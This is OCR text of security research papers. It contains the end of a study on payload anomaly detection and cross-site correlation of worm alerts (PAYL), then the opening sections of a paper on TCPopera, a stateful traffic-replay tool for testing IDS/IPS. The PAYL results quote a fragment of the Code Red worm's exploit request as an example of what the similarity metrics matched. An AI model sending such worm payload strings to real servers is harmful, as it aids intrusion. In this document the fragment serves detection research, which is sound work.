LCS of Z-string (Zstr): While maintaining maximal privacy preservation, we perform the LCS on the Z-string of two alerts. The similarity score is the same as the one for LCS, but here the score evaluates the similarity of two Z-strings, not the raw payload strings.

Figure 7 presents the results achieved by sharing PAYL alerts among the three sites using CR and CR II and their variant packet fragments. The results are shown in terms of the similarity scores computed by each of the metrics. Each plot is composed of two different representations: one for false alerts (histogram) and the other for worm alerts (dots on the x-axis). The bars in the plots are histograms for the similarity scores computed for false PAYL alerts. The x-axis shows the similarity score, defined within the range [0...1], and the y-axis is the number of pairs of alerts within the same score range. The similarity scores for the worm alerts are shown separately as dots on the x-axis. The worm alerts include those for CR and CR II and their variant fragments. Note that all of the scores calculated between worm alerts are much higher than those of the "false" PAYL alerts and thus they would be correctly detected as true worms among collaborating sites. The alerts that scored too low would not have sufficient corroboration to deem them as true worms.




Fig. 7. Similarity scores of Zstr and LCSeq metrics for collaboration

The above two plots show the similarity scores using Zstr and LCSeq metrics. LCS produced a similar result to LCSeq. String equality and Manhattan distance metrics did not perform well in distinguishing true alerts from false ones, so their plots are not shown here. The other two metrics presented in figure 7 give particularly good results. The worms and their variant packet fragments have much higher similarity scores than all the other alerts generated at each distinct site. This provides some evidence that this approach may work very well in practice and provide reliable information that a new zero-day attack is ongoing at different sites. Note too that each site can contribute to false positive reduction since the scores of the suspects are relatively low in comparison to the true worms. Furthermore, the Zstr metric shows the best separation here, and with the added advantage of preserving the privacy of the exchanged content. These two metrics can also be applied to the ingress/egress traffic correlation, especially for polymorphic worms that might re-order their content.

There are two interesting observations from this data. The circle in the LCSeq plot represents the similarity score when exchanging the alerts among the sites that PAYL generated for CR and CR II. LCSeq is the only metric that gave a relatively higher score that is worth noticing, while all the others provide less compelling scores. When we looked back at the tcpdump of CR and CR II, both of them contained the string:

"GET./default.ida?.....u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%"

while CR has a string of repeated "N", and CR II has string of repeated "X" padding their content. Since subsequences do not need to be adjacent in the LCSseq metric, LCSeq ignored the repetitions of the unmatched "N" and X substrings and successfully picked out the other common substrings. LCS also had a higher-than-average score here, but not as good as LCSeq. This example suggests that polymorphic worms attempting to mask themselves by changing their padding may be detectable by cross-site collaboration under the LCSeq metric.

Another observation is that the LCSeq and LCS results display several packet content alerts with high similarity scores. These were false alerts generated by the correlation among the sites. The scores were measured at about 0.4 to 0.5. Although they are still much smaller than the worm scores, they are already outliers since they exceeded the score threshold used in this experiment. We inspected the content of these packets, and discovered that they included long padded strings attempting to hide the HTTP headers. Some proxies try to hide the query identity by replacing some headers with meaningless characters – in our case, consisting of a string of "Y"s. Such payloads were correlated as true alerts while using LCSeq/LCS as metrics, although they are not worms. However, these anomalies did not appear when we used the Zstr metric, since the long string of "Y's" used in padding the HTTP header only influences one position in the Z-string, but has no impact on the remainder of the Z-string.

These results suggest that cross-sites collaboration can greatly help identify the early appearance of new zero-day worms while reducing the false positive rates of the constituent PAYL anomaly detectors. The similarity score between worms and their variants are much higher than those between "true" false positives (normal data incorrectly deemed anomalies), and can be readily separated with high accuracy.

When several sites on the Internet detect similar anomalous payloads directed at them, they can confirm and validate with each other with high confidence that an attack is underway. As we mentioned earlier, this strategy can also solve the limited buffer size problem described in Section 4.3. If we only consider one single host, a stealthy worm can hibernate for a long period of time until a record of its appearance as an anomaly is no longer stored in the buffer of suspect packets. However, in the context of collaborating sites, the suspect anomaly can be corroborated by some other site that may also have a record of it in their buffer, as a remote site may have a larger buffer or may have received the worm at a different time. The distributed sites essentially serve as a remote long-term store of information, extending the local buffer memory available at one site. Further, this strategy concurrently generates content filtering signatures. Any two sites that correlate and validate suspects as being true worms both have available the actual packet content from which to generate a signature, even if only Z-strings are exchanged between those sites.

6 Conclusion

In this paper, we provided experimental evidence that payload anomaly detection and content alert correlation, either on the host or across hosts and sites, hold promise for the early detection of zero-day worm outbreaks. It is important to note that the range

of worms tested and reported in the paper is limited in number and in scope. We hope that others with substantially larger zoos might make them available for testing, or to repeat the experiments reported herein to validate the results. Although we used real packet traces from three sources, a larger scale study of the methods described in this paper is necessary to understand whether the methods scale as we conjecture, and whether sites' content flows provide the necessary diversity to more readily detect common attack exploits that each may see during a worm outbreak.

PAYL can accurately detect new worms without signatures. Correlating content alerts generated by PAYL reduces false alarms, and generates detailed content signatures that may be used for filtering worm attacks at multiple sites. We believe that worm writers will have substantially new and effective defenses to overcome, and we wish them nothing but failure and frustration in attempting to thwart these new generation of defensive systems. We further posit that the worm problem will ultimately be solved by defensive "coalitions", making network systems in general safe from at least this class of cyber attacks for the foreseeable future.

Acknowledgments

We'd like to thank Janak J. Parekh, Wei-Jen Li for help in collecting data, the experimental set up, and for useful discussions and helpful comments on this paper.

References

[1] S. Bhatkar. D. C. DuVarney, R. Sekar. Address Obfuscation: an Efficient Approach to Combat a Broad Range of Memory Error Exploits, *12th USENIX Security Symposium*, 2003.

[2] M. Damashek. Gauging similarity with n-grams: language independent categorization of text. *Science*, 267(5199):843--848, 1995

[3] D. Gusfield. Algorithms on Strings, Trees and Sequences, *Cambridge University Press*, 1997.

[4] J. O. Kephart and W. C. Arnold. Automatic extraction of computer virus signatures. In *Processing of the 4th International Virus Bulletin Conference*, Sept. 1994.

[5] K.-A Kim and B. Karp. Autograph: Toward Automated Distributed Worm Distribution, *In Proceedings of the USENIX Security Symposium*, August 2004.

[6] O. Kolesnikov, W. Lee, "Advanced Polymorphic Worms: Evading IDS by Blending in with Normal Traffic", *Tech Report, GIT-CC-05-09*, 2005

[7] C. Kreibich and J. Crowcroft. Honeycomb-Creating Intrusion Detection Signatures Using Honeypots, *In Proceedings of the 2nd Workshop on Hot Topics in Networks (HotNets-II)*, November 2003.

[8] W. Li, K. Wang, S. Stolfo and B. Herzog. Fileprints: Identifying File Types by N-gram Analysis, In the *Proceedings of the 2005 IEEE Workshop on Information Assurance and Security*, June 2005.

[9] R. Lippmann, et al. The 1999 DARPA Off-Line Intrusion Detection Evaluation, *Computer Networks* 34(4) 579-595, 2000.

[10] M. Locasto, J. Parekh, S. Stolfo, A. Keromytis, T. Malkin and V. Misra. Collaborative Distributed Intrusion Detection, *Columbia University Tech Report CUCS-012-04*, 2004.

[11] D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford and N. Weaver. The Spread of the Sapphire/Slammer Worm, http://www.cs.berkeley.edu/~nweaver/sapphire/

[12] D. Moore and C. Shannon. Code-Red: A Case Study on the Spread and Victims of an Internet Worm, *In Proceeding of the 2002 ACM SIGCOMM Internet Measurement Workshop (IMW 2002)*, November 2002.

[13] D. Moore, C. Shannon, G. Voelker, and S. Savage. Internet Quarantine: Requirements for Containing Self-Propagating Code. In *IEEE Proceedings of the INFOCOM*, Apr. 2003.

[14] S. Sidiroglou and A. D. Keromytis. Countering Network Worms through Automatic Patch Generation. To appear in *IEEE Security and Privacy* 2005.

[15] S. Singh, C. Estan, G. Varghese and S. Savage. Automated Worm Fingerprinting, *Sixth Symposium on Operating Systems Design and Implementation (OSDI)*, 2004.

[16] S. Staniford, V. Paxson, and N. Weaver. How to Own the Internet in Your Spare Time. In *Proceedings of the USENIX Security Symposium*, Aug. 2002.

[17] S. Stolfo. Collaborative Security, The Black Book on Corporate Security, Ch 9. *Larstan publishing*, 2005.

[18] V. Yegneswaran, P. Barford, and S. Jha. Global Intrusion Detection in the DOMINO Overlay System. In *Proceedings of Network and Distributed System Security Symposium (NDSS)*, Feb, 2004.

[19] H. J. Wang, C. Guo, D. R. Simon, and A. Zugenmaier. Shield: Vulnerability-Driven Network Filter for Preventing Known Vulnerability Exploits. In *Proceedings of the ACM SIGCOMM Conference*, Aug. 2004.

[20] K. Wang and S. Stolfo. Anomalous payload-based network intrusion detection, in *Proceedings of Recent Advance in Intrusion Detection (RAID)*, Sept. 2004.

On Interactive Internet Traffic Replay

Seung-Sun Hong and S. Felix Wu

University of California, Davis CA 95616, USA
{hongs, wu}@cs.ucdavis.edu

Abstract. In this paper, we introduce an interactive Internet traffic replay tool, TCPopera. TCPopera tries to accomplish two primary goals: (1) replaying TCP connections in a stateful manner, and (2) supporting traffic models for trace manipulation. To achieve these goals, TCPopera emulates a TCP protocol stack and replays trace records interactively in terms of TCP connection-level and IP flow-level parameters. Due to the stateful emulation of TCP connections, it ensures no ghost packet generation which is a critical feature for live test environments where the accuracy of protocol semantics are of fundamental importance. In our validation tests, we showed that TCPopera successfully reproduces trace records in terms of a set of traffic parameters. Also we demonstrated how TCPopera can be deployed in test environments for intrusion detection and prevention systems.

1 Introduction

For the purpose of testing new applications, systems, and protocols, the network research community has a persistent demand for traffic generation tools that can create a range of test conditions similar to those experienced in live deployment. Having an appropriate tool for generating controllable, scalable, reproducible, and realistic network traffic is of great importance in various test environments including laboratory environments [1, 2], simulation environments [3, 4], and emulation environments [5, 6, 7, 8, 9]. When the tools fail to consistently create realistic network traffic conditions, new systems will have the risk of unpredictable behavior or unacceptable performance when deployed in live environments.

There are two different approaches to generate test traffic: trace-based traffic replaying and analytic model-based traffic generation. Trace-based traffic replaying reproduces a stream of IP packets recorded from a real network. This approach is easy to implement and mimic behaviors of a known system, but replayed traffic might not be representative unless the congestion situation in a test network is the same as that in a real network. Also, because it treats various traffic characteristics of trace records as a black box, it is difficult to adjust them for different test conditions. In contrast, analytic model-based traffic generation starts with mathematical models for various traffic/workload characteristics, and then produces network traffic adhere to models. This approach is challenging because it is necessary to identify important traffic characteristics to

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 247–264, 2006.

model as well as those characteristics must be empirically measured beforehand. Furthermore, it can be difficult to produce a single output that accurately shows all traffic characteristics. However, this approach is very straightforward to tune traffic parameters to adjust traffic conditions.

Although choosing an appropriate traffic generation method for test environments depends on its primary goal, there are test environments where both the realism of trace contents and the accuracy of protocol semantics are of fundamental importance. For example, the best traffic for Intrusion Prevention Systems (IPS) testing is the one capturing attacks or suspicious behaviors from a real network. Besides, how we can provide trace records for test environments without breaking protocol semantics is a challenging issue because neither trace-based traffic replaying nor analytic model-based traffic generation is sufficient to satisfy those traffic conditions.

In this paper, we present an interactive traffic replay tool, TCPopera, that follows a middle road between trace-based traffic replaying and analytic model-based traffic generation. This new traffic replay paradigm resolves several problems of existing traffic replay tools. First, TCPopera removes any false packet breaking TCP semantics, called a ghost packet, by performing a stateful TCP emulation. An example of ghost packets is an TCP acknowledgment segment that acknowledges a data segment that has never delivered. Second, the TCPopera architecture supports the extension of various traffic models to overcome the limitation of existing traffic replay tools. Third, TCPopera supports environment transformation including address remapping and ARP emulation to modify input trace records for a target network. Next, TCPopera supports IP flow-level inter-dependencies between two hosts. Last, the TCPopera architecture is designed to be deployed in a large-scale emulation environment such as DETER. Some of these features are still under development, but we believe that the current TCPopera implementation still can make contributions to several applications including IDS/IPS evaluation, and the debugging of in-line devices.

We demonstrated TCPopera's capabilities throughout our validation tests. First, we compared the TCPopera traffic to input trace records in terms of traffic volume and other distributional properties. During the traffic reproductivity test, we found that TCPopera successfully reproduced IP flows without breaking TCP semantics. Second, we also demonstrated how TCPopera can be deployed in live test environments for the IDS/IPS evaluation. From the effectiveness test, we observed that Snort generated different results when we changed test conditions. At least some of these interesting differences we discovered, as we will explain later in this paper, are due to the implementation bugs of Snort.

This paper is organized as follows. After presenting related work in section 2, we describe the issues related to the TCPopera design and implementation to support new interactive traffic replay paradigm in section 3. In section 4, we present the results of our validation tests and analyze them. Then, we conclude our work and present future directions of the TCPopera development in the section 5.

2 Related Work

For test environments for security products, high-volume traffic/workload generation tools are insufficient to satisfy thet goals because they are not capable of creating attack traffic. For this reason, testing groups still prefer conventional traffic replay tools in order to evaluate security products. In this section we present an brief overview of most commonly used open-source traffic replay tools.

TCPreplay [14], originally developed to provide more precise testing methodologies for the research area of network intrusion detection, is a tool designed to replay trace records at arbitrary speeds. TCPreplay provides a variety of features for both passive sniffer devices as well as in-line devices such as routers, firewalls, and IPS. IP addresses can be rewritten or randomized, MAC addresses can be rewritten, transmission speeds can be adjusted, truncated packets can be repaired, and packets are selectively sent or dropped. Because the main purpose of TCPreplay is to send the capture traffic back to a target network, the exact opposite of TCPdump [15], it cannot connect to services running on a real device. To overcome this problem, the developers of TCPreplay added Flowreplay [14], that can connect to a server via TCP or UDP sends/receives data based on a pcap capture file [16]. It provides more testing methodologies, however, the major limitation of Flowreplay is that it is only capable of replaying a client side of trace records against a real service on a target host.

TCPivo [17] is a high-performance replay engine that reproduces traffic from a variety of existing trace collection tools. The design goal of TCPivo is to have a cost-effective tool that easily runs on pre-existing systems such as x86-based systems. To achieve this goal, TCPivo considered following issues. First, TCPivo uses the on-the-fly prefetching of a packet from a trace file to minimize the latency of I/O operations. Using `mmap()` and `madvise()` functions, TCPivo implemented a double buffered approach that one buffer for prefetching and the other for being actively accessed. Second, TCPivo uses `usleep()` with real-time priority set to improve the accuracy. Third, TCPivo used a null-padded payload by getting rid of reading a payload from a file system to speed-up the packet transmission loop.

Monkey is a tool to replay an emulated workload identical to the site's normal operating conditions [18]. Monkey infers delays caused by a client, a protocol, a server, a the network in each captured flow and replays each flow according to them. Monkey has two major components: *Monkey See*, a tool for TCP tracing, *Monkey Do*, a tool for TCP replaying. Monkey See captures TCP packet traces at a packet sniffer adjacent to an Web server being traced and performs an offline trace analysis to extract observable link delay, packet losses, bottleneck bandwidth, packet MTUs, and HTTP event timing. Monkey Do consists of three emulators. The client emulator replays client HTTP requests in sequence by creating user-level sockets for each connection. The server emulator presents the HTTP behavior of a Google server interacting with a client. Last, The network emulator recreates network conditions identical to those at the time the trace was captured.

Tomahawk is a tool for testing the performance and in-line blocking capabilities of IPS devices [19]. It runs on a machine with three network interface cards (NIC): one for management and two for testing. Two test NICs are typically connected through a switch, a crossover cable, or an NIPS. Tomahawk divides trace records into two parts: client packets, generated by a client, and server packets, generated by a server.[1] When Tomahawk replays packets, server packets are transmitted on eth1 and client packets are transmitted on eth0 as default. If a packet is lost, a sender retries after a timeout period. If progress is not made after a specified number of retransmissions, a connection is aborted. When Tomahawk finished replaying an input trace, it reports whether replaying is completed or timed out. For an IPS testing, a timed-out connection containing attacks implies that IPS blocked it successfully. However, Tomahawk has some inherent limitations because it can only operate across a layer 2 network. In addition, it cannot handle traces containing badly fragmented traffic and multiple connections in the same trace records can sometimes confuse it.

The most significant difference of TCPopera from aforementioned traffic replay tools is that TCPopera is designed for a stateful emulation of TCP connections. Both TCPreplay and TCPivo are applicable for testing passive sniffer devices, but they have problems in testing in-line devices such as routers, firewalls, and IPS. Although TCPreplay has recently added multiple interface support, its functionality is limited to split input traffic into different NICs. Comparing to TCPreplay, Tomahawk uses the clever method to control TCP connections, but its inherent drawbacks keep it from deploying in real test environments. Flowreplay and Monkey differ from other replay tools in that they eventually emulate TCP connections from trace records. However, they also have the limitation in that Flowreplay is only capable of emulating a client side of TCP connections and Monkey is dedicated to the HTTP traffic.

3 TCPopera

3.1 Design Goals

TCPopera is an interactive traffic replay tool for live test environments. With respect to live traffic replaying, there are several requirements TCPopera must consider for its design. The rest of this section discusses about these requirements.

- **No ghost packet generation.** Since most of traffic replay tools are not capable of a stateful TCP emulation, they are often generating ghost packets that breaks TCP semantics and degrades the accuracy of testing results. TCPopera ensures no ghost packet generation by emulating TCP connections in a stateful manner.

[1] At the first time an IP address is seen from a trace file, it is assigned to a client if it is seen in the IP source address field. Likewise, it is assigned to s server if it is in the destination address field.


- **Traffic models support.** One significant drawback of existing traffic replay tools is that it is difficult to adjust traffic for various test conditions. For traffic replay tools, supporting traffic models require an appropriate reverse-engineering on input trace records to extract important traffic parameters. In addition, new traffic models should be easily employable. TCPopera preprocesses input trace records to extract all necessary information to emulate TCP connections and provides text-based configuration files in order to allow users to adjust these traffic parameters. Traffic models are implemented as the TCPopera internal library.
- **Environment transformation.** Address remapping is one of most common features in existing traffic replay tools, however it is doubtful whether they can handle low-level protocol changes such as ARP (Address Resolution Protocol) after IP address remapping. It implies that current remapping features in traffic replay tools do not consider a dependency of high-level protocols (i.e. IP, TCP/UDP) on low-level protocols (ARP, DNS). In contrast, the current TCPopera implementation supports address remapping as well as ARP emulation for environment transformation. This feature helps replaying input trace records on live test environments to ensure that packets are delivered to its destination.
- **Inter-connection dependency.** Many of current network applications, i.e. FTP, HTTP, P2P, etc, use multiple TCP connections tightly related to each other. For traffic replay tools, it is a challenging task to identify inter-dependencies among TCP connections because it requires a large amount of computation as well as comprehensive understanding on such applications. In order for TCPopera to reduce a loss of accuracy at a reasonable cost, it tries to reserve the packet sequence within a single IP flow. We also have the plan to provide more application-specific model for interconnection dependencies in the later version of TCPopera.

3.2 TCPopera Components and Implementation


Each TCPopera node, a TCPopera-installed host, represents a set of hosts/networks and interacts with its peer TCPopera nodes. Figure 1(a) shows major components of TCPopera and Figure 1(a) depicts how TCPopera processes IP flows from input trace records. We explain the details of the TCPopera components & implementations in the rest of this section.

Flow Preprocess. The Flow Preprocess component extracts IP flows from input trace records based on a host list. TCPopera users can set up replaying environments including a host list, address remapping,[2] and traffic parameters using configuration files. During IP flow extraction, any information related to the initiation of a TCP control block and IP flow, includin Round-Trip Time (RTT), transmission rate, packet loss rate, path MTU, is collected.

[2] Currently, TCPopera only supports one-to-one address mapping function between the same size of network segments.



(a) TCPopera components



(b) TCPopera flow model: This model shows the flow processing methodology within Flow processing and IP Flow processing components in Figure 1(a)

Fig. 1. TCPopera Architecture

For environment transformation, Flow Preprocess supports IP address remapping and ARP emulation. If TCPopera users specify remapping function using configuration files, then Flow Preprocess remaps IP addresses when there is no conflict among remapping entries. Whenever address remapping is done on a packet, it recalculates its IP header checksum. The Flow Preprocess component also collects MAC addresses of hosts from trace records, then provides them for the Flow Process component. Additionally, it rewrites MAC addresses of packets destined to a default router in trace records to that of new default router in a test network.

IP Flow Process. IP Flow Process is a key component of TCPopera to support interactive traffic replaying. It creates a POSIX thread [10] for each preprocessed IP flow while keeping the inter-flow time observed in trace records. To achieve stateful TCP replaying, IP Flow Process emulates a TCP control block for each TCP connection. When an IP Flow thread completes replaying all packets, it outputs replaying results and returns its resources. The current version of TCP-

opera does not support the mechanism to resolve the dependencies among TCP connections because of complexity. Instead, TCPopera uses an ad-hoc approach by strictly preserving the inter-flow time between IP flows and packet sequences within a single IP flow same as input trace records. This heuristic is based on the idea that an IP flow reflects a history of communications between two hosts. However, our approach has several problems in supporting the inter-connection dependencies because it cannot resolve the dependencies in different IP flows. To improve our heuristic, we have a plan to develop a better inter-connection dependency model during the next TCPopera development phase.

TCPopera Control. TCPopera Control is responsible for synchronizing the time and information among TCPopera nodes. This component provides an out-of-band communication channel to exchange control messages among TCPopera nodes. It also helps IP Flow process checking active TCPopera nodes and sorting out replayable IP flows.[3] In the current TCPopera implementation, one of the TCPopera nodes plays a server to control the whole synchronization procedure.

Packet Injection/Capturing. Packet Injection/Capturing are helper components for live traffic replaying. Any outgoing packet from IP Flow Process is passed to the Packet Injection component to be launched on the wire. If any modification is made on a packet, the checksum value is recalculated. The Packet Injection component is implemented using the libnet library, a high-level API to construct and inject network packets [20]. Likewise, any incoming packet destined to the virtual addresses of a TCPopera node is captured by the Packet Capturing component and passed to IP Flow Process. This module is implemented using one of most widely used packet capturing utilities, pcap [21]. Since each TCPopera node can have multiple virtual addresses, the pcap process should have filtering rules to only capture packets destined to its virtual addresses.

TCP Functions. The TCP functions library provides TCP functionalities needed to emulate a TCP control block. This library includes most of TCP features such as TCP timers, timeout & retransmission, fast retransmit & fast recovery, and flow & congestion control. The current implementation of this library is heavily based on the TCP implementation of BSD4.4-Lite release, described in [22]. The following list explains the implementation details.

- **TCP timers.** TCPopera uses two timers, the fast timer (200ms) and the slow timer (500ms) to support seven TCP timers. Based on the TCP implementation in [22], we implemented six timers, excluding the delayed ACK timer that implemented using the fast timer, using four timer counters that decrement the number of clock ticks whenever the slow timer expires.
- **Timeout & retransmission.** Fundamental to TCP's timeout and retransmission is the RTT measurement experienced on a given connection because the retransmission timer has values that depend on the measure RTT for a connection. As the most Berkeley-driven TCP implementation, TCPopera

[3] A Replayable IP flow defines an IP flow that its source and destination addresses have active TCPopera nodes to represent.

measures only one RTT value per connection at any time. The timing is done by incrementing a counter whenever the slow timer expires. TCPopera calculates the retransmission timeout (RTO) by measuring RTT of data segments and keeping track of the smoothed RTT estimator and the smoothed mean deviation estimator[23, 24]. If there is any outstanding TCP data segment unacknowledged when the retransmission timer expires, TCPopera retransmits the data segment.

- **Fast retransmit & fast recovery.** In TCP, it is assumed that three or more duplicate ACKs in a row is a strong indication of a packet loss. A TCP sender then retransmits missing segments without waiting for the retransmission timer expires. Next, congesting avoidance, but not slow start is performed. This is called *fast retransmit* and *fast recovery*. TCPopera implements these two TCP features according to the modified TCP congestion avoidance algorithms proposed in [25].
- **Flow & congestion control.** Congestion avoidance is a flow control imposed by the sender, while an advertised window is a flow control by the receiver. The former is based on the sender's assessment of perceived network congestion, and the latter is related to the amount of available buffer space at the receiver for a connection. TCPopera supports slow start and congestion avoidance that require two variables for each connection: a congestion window (*cwnd*) and a slow start threshold size (*ssthresh*). When congestion is indicated by a timeout or duplicate ACKs, both variables are adjusted.

4 Validation Tests

In this section, we validate TCPopera's capabilities in two aspects: reproductivity and effectiveness. For our validation tests, we used 1999 MIT's IDEVAL dataset (IDEVAL99), especially the first 12 hours of traffic collected from the inside network at March 29, 1999. We also used the real traffic contributed from ITRI (Industrial Technology Research Institute), Taiwan.

4.1 Test Environment

In our validation tests, two TCPopera nodes are used as shown in Figure 2. The internal TCPopera node represents a home network and the external TCPopera node represents all external hosts in trace records. Both TCPopera nodes run on




Fig. 2. The environment configuration for validation tests

a machine with 2.0 GHz Intel Pentium 4 processor with 768MB RAM installed. The Internal TCPopera node runs on Redhat 8.0 (with 2.4.18 kernel) and the external one runs on Redhat 9.0 (with 2.4.20 kernel). Two TCPopera nodes are directly connected to each interface of the dual-homed FreeBSD 5.0 Firewall (`ipfw`), running on 455MHz Pentium II Celeron processor with 256MB RAM installed. During the test, we used Snort 2.3 with the stream4 analysis enabled as a target security system to evaluate its stateful operations.

4.2 Results


Reproductivity test. For the reproductivity test, we reused TCP connection-level parameters from input trace records to emulate a TCP control block for each connection. We reproduced the first dataset similar to input trace records and the second dataset with 1% packet loss at our BSD firewall. Table 1 shows the result of simple comparison between an input trace and replayed traces by TCPopera.

The first interesting result from the reproductivity test is that both TCPopera(no-loss) and TCPopera(1%-loss) produced more TCP packets than input trace records as shown in TCP categories of Table 1. We believe this difference was from delayed ACKs while TCPopera was emulating TCP control blocks. This phenomena has been observed more in long-lived TCP connections such as telnet, ssh. In addition, we observed that about 100 less TCP connections than input trace records could not be completed. This is the effect of SYN packet losses at the BSD firewall. The failure of TCP 3-way handshake by SYN packet losses has been observed more in short-lived TCP connections.


For the further analysis, we compared traffic volume from 3 different sources by plotting IP/TCP bytes every minute in Figure 3. Throughout this comparison, we observed that TCPopera successfully reproduced the traffic similar to input trace records when we did not apply packet losses. However, the TCPopera traffic showed the difference from input trace records (mostly in the second re-

Table 1. Comparison of traffic volume and the number of TCP connections between input trace records and replayed traces at the internal interface of the BSD firewall

Category	Input trace	TCPopera	
		no loss	1 % loss
IP Packets	1,502,584	1,552,882	1,531,388
IP Bytes	234,434,486	234,991,187	232,145,926
TCP Packets	1,225,905	1,276,195	1,254,762
TCP Bytes	194,927,209	195,483,762	192,647,088
UDP Packets	276,286	276,294	276,234
UDP Bytes	39,474,602	39,475,286	39,466,797
ICMP Packets	393	393	392
ICMP Bytes	32,675	32,139	32,041
TCP connections replayed	18,138	18,138	18,043
TCP connections completed	14,974	14,971	14,796




(a) IP Bytes sampled every minute



(b) TCP Bytes sampled every minute

Fig. 3. Comparison of traffic volume between the Input trace and TCPopera (1%-loss)



(a) Inter-connection time (b) Session duration

Fig. 4. Comparison of two distributional properties: Inter-connection time & Session duration (log-scale)

playing hour) when we apply packet losses at our BSD firewall. To verify this difference, we carefully investigated input trace records and learned that the large amount of short-lived HTTP connections has been replayed and dropped during the second replaying hour. [4] It is reasonable that packet losses changes short-lived TCP connections into long-lived ones because a packet loss causes the retransmisstion of packets. However, we believe that the main reason of the difference was from SYN packet losses causing the failure of replaying TCP connections. a SYN packet loss forces TCPopera to wait until the expiration of the connection-establishment timer (75 seconds). This TCPopera behavior changes traffic patterns after packet losses and the amount of changes grows when a packet loss happens where the density of short-lived TCP connections is high.

